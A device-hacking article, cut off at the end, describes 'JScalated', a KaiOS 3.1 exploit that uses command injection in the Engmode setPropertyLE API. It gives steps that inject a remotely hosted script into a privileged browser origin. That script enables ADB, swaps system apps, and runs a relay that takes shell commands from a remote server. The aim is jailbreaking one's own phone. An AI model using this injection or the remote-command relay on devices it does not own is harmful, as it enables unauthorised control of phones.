JScalated exploits a Mozilla web development feature left enabled by the authors of KaiOS. It allows custom JavaScript execution in the context of any currently displayed webpage. For most operating systems, this would not give the user a significant amount of extra control over their device, but KaiOS features a well-known Engmode API.
The Engmode API allows apps to talk to the underlying Android operating system. It has become more and more hardened throughout the history of KaiOS. However, a few vulnerabilities have been found in the KaiOS 3.1 Engmode manager making injection trivial. JScalated uses the improperly handled setPropertyLE command shown below:
1if (Object.keys(this.allowedPropsList)
2  .includes(propskey)) {
3  var command =
4    "setprop " + this.allowedPropsList[propskey] + "\n" + value;
5  if(DEBUG) {
6    debug("setPropertyLE: command = " + command);
7  }
8}
The propskey is allowlisted, but the value is passed directly to /system/bin/sh -c, allowing commands to be appended with & or ;.
The JScalated exploit is friendly to users who want to enable development tools on their phones, like Android Device Bridge (ADB), and fortunately it is not a vulnerability that has been proven to be exploitable by unauthorized parties. Thus the likelihood of KaiOS patching it is low.
Summary
The exploit uses the javascript: URL scheme, which is a quick and popular method for testing websites using script injection. This is handled similarly to the about: and data: schemes. It is a built-in Mozilla feature that can be called simply by typing javascript: into the address bar. Its default domain (when run without a page) is about:blank which does not run with any KaiOS API permissions.

The tool that will be loaded has a wide set of capabilities, more will be added as it is a work in progress. For those who want to debug-enable their devices and achieve more control, access, and debugging over their phones, please follow the guide below.
Instructions
Connect your phone to the internet. When you type the JavaScript commands below, ensure you can connect to
https://jscalated.netlify.appbeforehand. They will fail if there is no connection.Navigate to your KaiOS 3.1 phone web browser. Go to
system.localhost/proxy.js(or any file in that domain). If you do not know how to navigate to a website address then you should not be following this guide.Once you have navigated to
system.localhost/proxy.js, open the address bar (without navigating away!) and type:
1javascript:s=document.createElement('script')
You should see:
1[object HTMLScriptElement]
- Type the following JavaScript command to initiate the tool:
1javascript:(function(){var s=document.createElement('script');s.src='https://jscalated.netlify.app/adb.js';document.body.appendChild(s)})()
This creates a script element with the source https://jscalated.netlify.app/adb.js. adb.js is available as a GitHub Gist, pulled 6/24/26.
The Tool and Its Features
As of now, it has three capabilities. Firstly it has the ability to start a relay that pings a local (or remote) server for shell commands. The server and its usage instructions can be found at
kaios-agent.netlify.app. It can also enable ADB on any KaiOS 3.1 phone as long as the phone’s /data/misc/ directory and its sub-directories are B2G-accessible (most KaiOS SELinux policies should allow it). The third feature is disabling preinstalled apps. The important apps are protected from being disabled by JScalated, although it is possible to modify them using a B2G root shell restricted by SELinux.
JSEscalated Use
1unlink /data/local/webapps/vroot/*App-Name*
2mkdir /data/local/webapps/installed/*App-Name*
3cp /path/to/modded/application.zip /data/local/webapps/installed/*App-Name*/application.zip
4cp /path/to/modded/manifest.webmanifest /data/local/webapps/installed/*App-Name*/manifest.webmanifest
5ln -s /data/local/webapps/installed/*App-Name* /data/local/webapps/vroot/*App-Name*
Advanced information regarding the exploit primitive:
JScalated provides three easily accessible SELinux domains:
B2GApi-daemonShell
The logmanager domain is also partially accessible by corrupting the properties fed into their init binaries. One example is the Qualcomm-specific binary in /system/bin/lmqxdmservice:
 1function lmqxdmservice(){
 2  PATH_base=$(getprop persist.sys.kaiosqxdm.path)
 3  if [ ! "$PATH_base" == "" ] ; then
 4    chmod -R 777 ${PATH_base%/*}
 5  fi
 6  if [ "$(getprop persist.sys.kaiosqxdm.enable)" == "1" ] ; then
 7    if [ "$(getprop persist.sys.autolog.enable)" == "1" ] ; then
 8      startlmqxdmservice2
 9    else
10      startlmqxdmservice
11    fi
12  fi
However, the logmanager domain has only the same capabilities as B2G.
Init makes use of a lot of properties that are accessible to B2G but injecting into that domain is still being researched.
Coming Soon…
As of the day of authorship, it has been discovered that the firefox-debugger socket is indeed accessible on KaiOS 3.1 phones. This discovery has effectively made the KaiOS 3.1 development landscape nearly identical to that of KaiOS 2.5. However, root access is yet to be universally achieved. The feature will be added to the tool soon as a one-click button, but the overall process is described below:
Place a user.js file in: /data/b2g/mozilla/<Profile>.default/user.js
The contents could be something like:
1user_pref("devtools.remote.usb.enabled", true);
2user_pref("devtools.debugger.remote-enabled", true);
3user_pref("devtools.debugger.unix-domain-socket", "/data/local/firefox-debugger-socket");
Then try (where f5b2oed3 is your unique profile ID):
1chmod 600 /data/b2g/mozilla/f5b2oed3.default/user.js
2setprop ctl.restart b2g
And with ADB:
1adb forward tcp:6000 localfilesystem:/data/local/firefox-debugger-socket
Use of the debugger socket
Install a supported version of Firefox, Pale Moon, or Waterfox Classic with WebIDE.
Open Firefox and click the menu at the top of the application. Look for the developer section and click WebIDE in the drop-down. The exact instructions differ for every build.
More information regarding use of the debugger socket can be found at Banana Hackers.
Overall the development of this tool took about a year of research with some background knowledge and a failed attempt to hack the Nokia 2760 Flip. It will be updated and maintained as long as possible. Enjoy and use responsibly!
Contributions
This article is the work of Samuel Erwin provided on GitHub to inform the KaiOS developer community of exploits and methods to access